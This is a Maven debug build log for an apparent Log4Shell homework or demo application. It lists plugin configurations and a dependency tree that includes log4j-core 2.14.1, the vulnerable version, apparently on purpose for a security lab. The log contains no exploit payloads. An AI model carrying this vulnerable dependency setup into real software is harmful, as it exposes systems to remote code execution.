**<excludeDefaultDirectories default-value="false">${maven.clean.excludeDefaultDirectories}</excludeDefaultDirectories>**

**<failOnError default-value="true">${maven.clean.failOnError}</failOnError>**

**<followSymLinks default-value="false">${maven.clean.followSymLinks}</followSymLinks>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<reportDirectory default-value="${project.build.outputDirectory}"/>**

**<retryOnError default-value="true">${maven.clean.retryOnError}</retryOnError>**

**<skip default-value="false">${maven.clean.skip}</skip>**

**<testOutputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<verbose>${maven.clean.verbose}</verbose>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.resources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.resources.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.compileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<projectArtifact default-value="${project.artifact}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skipMain>${maven.main.skip}</skipMain>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**

**<target default-value="1.6">${maven.compiler.target}</target>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.testResources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.test.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skip>${maven.test.skip}</skip>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**

**<target default-value="1.6">${maven.compiler.target}</target>**

**<testPath default-value="${project.testClasspathElements}"/>**

**<testRelease>${maven.compiler.testRelease}</testRelease>**

**<testSource>${maven.compiler.testSource}</testSource>**

**<testTarget>${maven.compiler.testTarget}</testTarget>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-surefire-plugin:2.22.2:test (default-test)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<additionalClasspathElements>${maven.test.additionalClasspath}</additionalClasspathElements>**

**<argLine>${argLine}</argLine>**

**<basedir default-value="${basedir}"/>**

**<childDelegation default-value="false">${childDelegation}</childDelegation>**

**<classesDirectory default-value="${project.build.outputDirectory}"/>**

**<classpathDependencyExcludes>${maven.test.dependency.excludes}</classpathDependencyExcludes>**

**<debugForkedProcess>${maven.surefire.debug}</debugForkedProcess>**

**<dependenciesToScan>${dependenciesToScan}</dependenciesToScan>**

**<disableXmlReport default-value="false">${disableXmlReport}</disableXmlReport>**

**<enableAssertions default-value="true">${enableAssertions}</enableAssertions>**

**<encoding default-value="${project.reporting.outputEncoding}">${surefire.encoding}</encoding>**

**<excludedGroups>${excludedGroups}</excludedGroups>**

**<excludesFile>${surefire.excludesFile}</excludesFile>**

**<failIfNoSpecifiedTests>${surefire.failIfNoSpecifiedTests}</failIfNoSpecifiedTests>**

**<failIfNoTests>${failIfNoTests}</failIfNoTests>**

**<forkCount default-value="1">${forkCount}</forkCount>**

**<forkMode default-value="once">${forkMode}</forkMode>**

**<forkedProcessExitTimeoutInSeconds default-value="30">${surefire.exitTimeout}</forkedProcessExitTimeoutInSeconds>**

**<forkedProcessTimeoutInSeconds>${surefire.timeout}</forkedProcessTimeoutInSeconds>**

**<groups>${groups}</groups>**

**<includesFile>${surefire.includesFile}</includesFile>**

**<junitArtifactName default-value="junit:junit">${junitArtifactName}</junitArtifactName>**

**<junitPlatformArtifactName default-value="org.junit.platform:junit-platform-engine">${junitPlatformArtifactName}</junitPlatformArtifactName>**

**<jvm>${jvm}</jvm>**

**<localRepository default-value="${localRepository}"/>**

**<objectFactory>${objectFactory}</objectFactory>**

**<parallel>${parallel}</parallel>**

**<parallelMavenExecution default-value="${session.parallel}"/>**

**<parallelOptimized default-value="true">${parallelOptimized}</parallelOptimized>**

**<parallelTestsTimeoutForcedInSeconds>${surefire.parallel.forcedTimeout}</parallelTestsTimeoutForcedInSeconds>**

**<parallelTestsTimeoutInSeconds>${surefire.parallel.timeout}</parallelTestsTimeoutInSeconds>**

**<perCoreThreadCount default-value="true">${perCoreThreadCount}</perCoreThreadCount>**

**<pluginArtifactMap>${plugin.artifactMap}</pluginArtifactMap>**

**<pluginDescriptor default-value="${plugin}"/>**

**<printSummary default-value="true">${surefire.printSummary}</printSummary>**

**<projectArtifactMap>${project.artifactMap}</projectArtifactMap>**

**<projectBuildDirectory default-value="${project.build.directory}"/>**

**<redirectTestOutputToFile default-value="false">${maven.test.redirectTestOutputToFile}</redirectTestOutputToFile>**

**<remoteRepositories default-value="${project.pluginArtifactRepositories}"/>**

**<reportFormat default-value="brief">${surefire.reportFormat}</reportFormat>**

**<reportNameSuffix default-value="">${surefire.reportNameSuffix}</reportNameSuffix>**

**<reportsDirectory default-value="${project.build.directory}/surefire-reports"/>**

**<rerunFailingTestsCount default-value="0">${surefire.rerunFailingTestsCount}</rerunFailingTestsCount>**

**<reuseForks default-value="true">${reuseForks}</reuseForks>**

**<runOrder default-value="filesystem">${surefire.runOrder}</runOrder>**

**<shutdown default-value="testset">${surefire.shutdown}</shutdown>**

**<skip default-value="false">${maven.test.skip}</skip>**

**<skipAfterFailureCount default-value="0">${surefire.skipAfterFailureCount}</skipAfterFailureCount>**

**<skipExec>${maven.test.skip.exec}</skipExec>**

**<skipTests default-value="false">${skipTests}</skipTests>**

**<suiteXmlFiles>${surefire.suiteXmlFiles}</suiteXmlFiles>**

**<tempDir default-value="surefire">${tempDir}</tempDir>**

**<test>${test}</test>**

**<testClassesDirectory default-value="${project.build.testOutputDirectory}"/>**

**<testFailureIgnore default-value="false">${maven.test.failure.ignore}</testFailureIgnore>**

**<testNGArtifactName default-value="org.testng:testng">${testNGArtifactName}</testNGArtifactName>**

**<testSourceDirectory default-value="${project.build.testSourceDirectory}"/>**

**<threadCount>${threadCount}</threadCount>**

**<threadCountClasses default-value="0">${threadCountClasses}</threadCountClasses>**

**<threadCountMethods default-value="0">${threadCountMethods}</threadCountMethods>**

**<threadCountSuites default-value="0">${threadCountSuites}</threadCountSuites>**

**<trimStackTrace default-value="true">${trimStackTrace}</trimStackTrace>**

**<useFile default-value="true">${surefire.useFile}</useFile>**

**<useManifestOnlyJar default-value="true">${surefire.useManifestOnlyJar}</useManifestOnlyJar>**

**<useSystemClassLoader default-value="true">${surefire.useSystemClassLoader}</useSystemClassLoader>**

**<useUnlimitedThreads default-value="false">${useUnlimitedThreads}</useUnlimitedThreads>**

**<workingDirectory>${basedir}</workingDirectory>**

**<project default-value="${project}"/>**

**<session default-value="${session}"/>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-jar-plugin:3.2.0:jar (default-jar)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<archive>**

**<manifest>**

**<mainClass>${start-class}</mainClass>**

**<addDefaultImplementationEntries>true</addDefaultImplementationEntries>**

**</manifest>**

**</archive>**

**<classesDirectory default-value="${project.build.outputDirectory}"/>**

**<finalName default-value="${project.build.finalName}"/>**

**<forceCreation default-value="false">${maven.jar.forceCreation}</forceCreation>**

**<outputDirectory default-value="${project.build.directory}"/>**

**<outputTimestamp default-value="${project.build.outputTimestamp}"/>**

**<project default-value="${project}"/>**

**<session default-value="${session}"/>**

**<skipIfEmpty default-value="false"/>**

**<useDefaultManifestFile default-value="false">${jar.useDefaultManifestFile}</useDefaultManifestFile>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<attach default-value="true"/>**

**<excludeDevtools default-value="true">${spring-boot.repackage.excludeDevtools}</excludeDevtools>**

**<excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>**

**<excludes>${spring-boot.excludes}</excludes>**

**<executable default-value="false"/>**

**<finalName default-value="${project.build.finalName}"/>**

**<includeSystemScope default-value="false"/>**

**<includes>${spring-boot.includes}</includes>**

**<layout>${spring-boot.repackage.layout}</layout>**

**<mainClass>com.example.log4shell.Log4ShellDemoApplication</mainClass>**

**<outputDirectory default-value="${project.build.directory}"/>**

**<outputTimestamp default-value="${project.build.outputTimestamp}"/>**

**<project default-value="${project}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${spring-boot.repackage.skip}</skip>**

**</configuration>**

**[DEBUG] =======================================================================**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=9842985, ConflictMarker.markTime=242140, ConflictMarker.nodeCount=71, ConflictIdSorter.graphTime=2879896, ConflictIdSorter.topsortTime=259001, ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=5866825, ConflictResolver.conflictItemCount=70, DefaultDependencyCollector.collectTime=200385593, DefaultDependencyCollector.transformTime=20180407}**

**[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile**

**[DEBUG] org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)**

**[DEBUG] org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-expression:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework.boot:spring-boot-starter-log4j2:jar:2.5.5:compile**

**[DEBUG] org.apache.logging.log4j:log4j-slf4j-impl:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.32:compile (version managed from 1.7.25)**

**[DEBUG] org.apache.logging.log4j:log4j-api:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.apache.logging.log4j:log4j-core:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.apache.logging.log4j:log4j-jul:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] org.slf4j:jul-to-slf4j:jar:1.7.32:compile (version managed from 1.7.32)**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for apache.snapshots (http://repository.apache.org/snapshots).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=39758, ConflictMarker.markTime=47654, ConflictMarker.nodeCount=14, ConflictIdSorter.graphTime=14123, ConflictIdSorter.topsortTime=14420, ConflictIdSorter.conflictIdCount=12, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=314923, ConflictResolver.conflictItemCount=14, DefaultDependencyCollector.collectTime=145040890, DefaultDependencyCollector.transformTime=505538}**

**[DEBUG] org.apache.maven.plugins:maven-clean-plugin:jar:3.1.0**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.0:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:2.0.4:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.0:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-plexus:jar:1.4.2:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.7.1:compile (version managed from default)**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.2.3:compile**

**[DEBUG] org.sonatype.sisu:sisu-inject-bean:jar:1.4.2:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.2.1:compile**

**[DEBUG] commons-io:commons-io:jar:2.5:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0**

**[DEBUG] Included: org.apache.maven.plugins:maven-clean-plugin:jar:3.1.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:2.0.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.7.1**

**[DEBUG] Included: org.sonatype.sisu:sisu-inject-bean:jar:1.4.2**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:noaop:2.1.7**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.2.1**

**[DEBUG] Included: commons-io:commons-io:jar:2.5**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-clean-plugin:3.1.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-clean-plugin:3.1.0:clean' with basic configurator -->**

**[DEBUG] (f) directory = /home/ec2-user/log4shell-homework/target**

**[DEBUG] (f) excludeDefaultDirectories = false**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) followSymLinks = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) reportDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) retryOnError = true**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) testOutputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] -- end configuration --**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO] Deleting file /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO] Deleting file /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar.original**

**[INFO] Deleting file /home/ec2-user/log4shell-homework/target/maven-archiver/pom.properties**

**[INFO] Deleting directory /home/ec2-user/log4shell-homework/target/maven-archiver**

**[INFO] Deleting directory /home/ec2-user/log4shell-homework/target**

**[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] Skipping non-existing directory /home/ec2-user/log4shell-homework/target/classes**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for repository.jboss.org (http://repository.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for snapshots.jboss.org (http://snapshots.jboss.org/maven2).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for oss.sonatype.org/jboss-snapshots (http://oss.sonatype.org/content/repositories/jboss-snapshots).**

**[DEBUG] Using mirror maven-default-http-blocker (http://0.0.0.0/) for codehaus.snapshots (http://snapshots.repository.codehaus.org).**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=220242, ConflictMarker.markTime=130070, ConflictMarker.nodeCount=99, ConflictIdSorter.graphTime=115922, ConflictIdSorter.topsortTime=26599, ConflictIdSorter.conflictIdCount=35, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=11204378, ConflictResolver.conflictItemCount=85, DefaultDependencyCollector.collectTime=219527633, DefaultDependencyCollector.transformTime=11799587}**

**[DEBUG] org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.0:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.0:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.0.10:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.4.2:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:2.0.0:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.26:runtime**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M2a:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] com.google.guava:guava:jar:10.0.1:compile**

**[DEBUG] com.google.code.findbugs:jsr305:jar:1.3.9:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a:compile**

**[DEBUG] asm:asm:jar:3.3.1:compile**

**[DEBUG] org.apache.maven.shared:maven-filtering:jar:3.2.0:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.8.1:compile**

**[DEBUG] Created new class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Importing foreign packages into class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0**

**[DEBUG] Included: org.apache.maven.plugins:maven-resources-plugin:jar:3.2.0**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.0.10**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:2.0.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.26**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: com.google.guava:guava:jar:10.0.1**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:1.3.9**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M2a**

**[DEBUG] Included: asm:asm:jar:3.3.1**

**[DEBUG] Included: org.apache.maven.shared:maven-filtering:jar:3.2.0**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.8.1**

**[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources' with basic configurator -->**

**[DEBUG] (f) addDefaultExcludes = true**

**[DEBUG] (f) buildFilters = []**

**[DEBUG] (s) delimiters = [@]**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) escapeWindowsPaths = true**

**[DEBUG] (f) fileNameFiltering = false**

**[DEBUG] (s) includeEmptyDirs = false**

**[DEBUG] (s) outputDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (s) overwrite = false**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) propertiesEncoding = UTF-8**

